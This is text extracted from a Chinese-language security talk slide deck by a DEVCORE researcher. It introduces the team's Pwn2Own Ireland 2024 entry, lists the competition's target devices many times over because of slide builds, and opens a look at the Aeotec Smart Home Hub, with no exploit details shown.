

只需一次 API 呼叫的致命一擊

從硬體逆向到突破保護機制的精準攻擊



DEV✓**CORE**

SECURITY
CONSULTING

NiNi Chen

- Security researcher at **DEVCORE**
- Member of BalSn CTF Team
- Member of UNDEFINED Conclave

X @terrynini38514

🌐 <https://blog.terrynini.tw>

✉️ nini@undefined.zip

DEV✓**CORE**

PWN T'OWN



PWN2OWN
IRELAND

CORK, IRELAND / OCTOBER 22-25 / 2024



ZERO DAY
INITIATIVE



TREND
MICRO

Pwn2Own Ireland

- 研究組 + 實習生超多人 -> 10+ 人

Mobile Phone Category

- Samsung Galaxy S24
- Google Pixel 8
- Apple iPhone 15

Messaging Category

- WhatsApp

Home Automation Category

- Amazon Echo Show 8
- Google Nest Hub Max
- Apple HomePod
- Aeotec Smart Home Hub

Smart Speaker Category

- Sonos Era 300
- Amazon Echo Pop
- Google Nest Audio

Printer Category

- HP Color LaserJet Pro MFP 3301fdw
- Lexmark CX331adwe
- Canon imageCLASS MF656Cdw

Surveillance Systems Category

- Nest Cam
- Synology TC500
- Lorex 2K Security Camera
- Arlo Pro 5S 2K
- Ubiquiti AI Bullet

Network Attached Storage Category

- Synology DiskStation DS1823xs+
- Synology BeeStation BST150-4T
- TrueNAS Mini X
- QNAP TS-464

SOHO

-

Mobile Phone Category

- Samsung Galaxy S24
- Google Pixel 8
- Apple iPhone 15

Messaging Category

- WhatsApp

Home Automation Category

- Amazon Echo Show 8
- Google Nest Hub Max
- Apple HomePod
- Aeotec Smart Home Hub

Smart Speaker Category

- Sonos Era 300
- Amazon Echo Pop
- Google Nest Audio

Printer Category

- HP Color LaserJet Pro MFP 3301fdw
- Lexmark CX331adwe
- Canon imageCLASS MF656Cdw

Surveillance Systems Category

- Nest Cam
- Synology TC500
- Lorex 2K Security Camera
- Arlo Pro 5S 2K
- Ubiquiti AI Bullet

Network Attached Storage Category

- Synology DiskStation DS1823xs+
- Synology BeeStation BST150-4T
- TrueNAS Mini X
- QNAP TS-464

SOHO

- QNAP QHora-322 + Lexmark CX331adwe

Pwn2Own Ireland

- 研究組 + 實習生超多人 -> 10+ 人
- 該做點大膽的嘗試

Timeline

2024/08/xx 現在

2024/10/17 報名截止

2024/10/22 比賽第一日

Mobile Phone Category

- Samsung Galaxy S24
- Google Pixel 8
- Apple iPhone 15

Messaging Category

- WhatsApp

Home Automation Category

- Amazon Echo Show 8
- Google Nest Hub Max
- Apple HomePod
- Aeotec Smart Home Hub

Smart Speaker Category

- Sonos Era 300
- Amazon Echo Pop
- Google Nest Audio

Printer Category

- HP Color LaserJet Pro MFP 3301fdw
- Lexmark CX331adwe
- Canon imageCLASS MF656Cdw

Surveillance Systems Category

- Nest Cam
- Synology TC500
- Lorex 2K Security Camera
- Arlo Pro 5S 2K
- Ubiquiti AI Bullet

Network Attached Storage Category

- Synology DiskStation DS1823xs+
- Synology BeeStation BST150-4T
- TrueNAS Mini X
- QNAP TS-464

SOHO

- QNAP QHora-322 + Lexmark CX331adwe

Mobile Phone Category

- Samsung Galaxy S24
- Google Pixel 8
- Apple iPhone 15

Messaging Category

- WhatsApp

Home Automation Category

- Amazon Echo Show 8
- Google Nest Hub Max
- Apple HomePod
- Aeotec Smart Home Hub

Smart Speaker Category

- Sonos Era 300
- Amazon Echo Pop
- Google Nest Audio

Printer Category

- HP Color LaserJet Pro MFP 3301fdw
- Lexmark CX331adwe
- Canon imageCLASS MF656Cdw

Surveillance Systems Category

- Nest Cam
- Synology TC500
- Lorex 2K Security Camera
- Arlo Pro 5S 2K
- Ubiquiti AI Bullet

Network Attached Storage Category

- Synology DiskStation DS1823xs+
- Synology BeeStation BST150-4T
- TrueNAS Mini X
- QNAP TS-464

SOHO

- QNAP QHora-322 + Lexmark CX331adwe

Mobile Phone Category

- Samsung Galaxy S24
- Google Pixel 8
- Apple iPhone 15

Messaging Category

- WhatsApp

Home Automation Category

- Amazon Echo Show 8
- Google Nest Hub Max
- Apple HomePod
- Aeotec Smart Home Hub

Smart Speaker Category

- Sonos Era 300
- Amazon Echo Pop
- Google Nest Audio

Printer Category

- HP Color LaserJet Pro MFP 3301fdw
- Lexmark CX331adwe
- Canon imageCLASS M656Cdw

Surveillance Systems Category

- Nest Cam
- Synology TC500
- Lorex 2K Security Camera
- Arlo Pro 5S 2K
- Ubiquiti AI Bullet

Network Attached Storage Category

- Synology DiskStation DS1823xs+
- Synology BeeStation BST150-4T
- TrueNAS Mini X
- QNAP TS-464


SOHO


- QNAP QHora-322 + Lexmark CX331adwe

暴雷：

沒有記憶體相關的漏洞

AeoTec Smart Home Hub





與 Samsung SmartThings V3 Hub 使用相同的韌體、硬體

Aeotec Smart Home Hub/2018/2015 Model Hub Firmware Release Notes - 0.55.4

 Announcements  Hub Firmware Release Notes `hub_firmware_update`

Hub Target:

- Samsung SmartThings Hub 2015 (Hub v2)
- Samsung SmartThings Hub 2018 (Hub v3)
- Aeotec Smart Home Hub

AeoTec Smart Home Hub

- 有什麼功能呢？

AeoTec Smart Home Hub

• 有什麼功能呢？

什麼功能都沒有

AeoTec Smart Home Hub



12:30



 我家 ▾



所有裝置

客廳



集線器
已連接

12:30



我家 ▾



所有裝置

客廳



集線器
已連接

12:30



集線器

我家 - 客廳





狀態

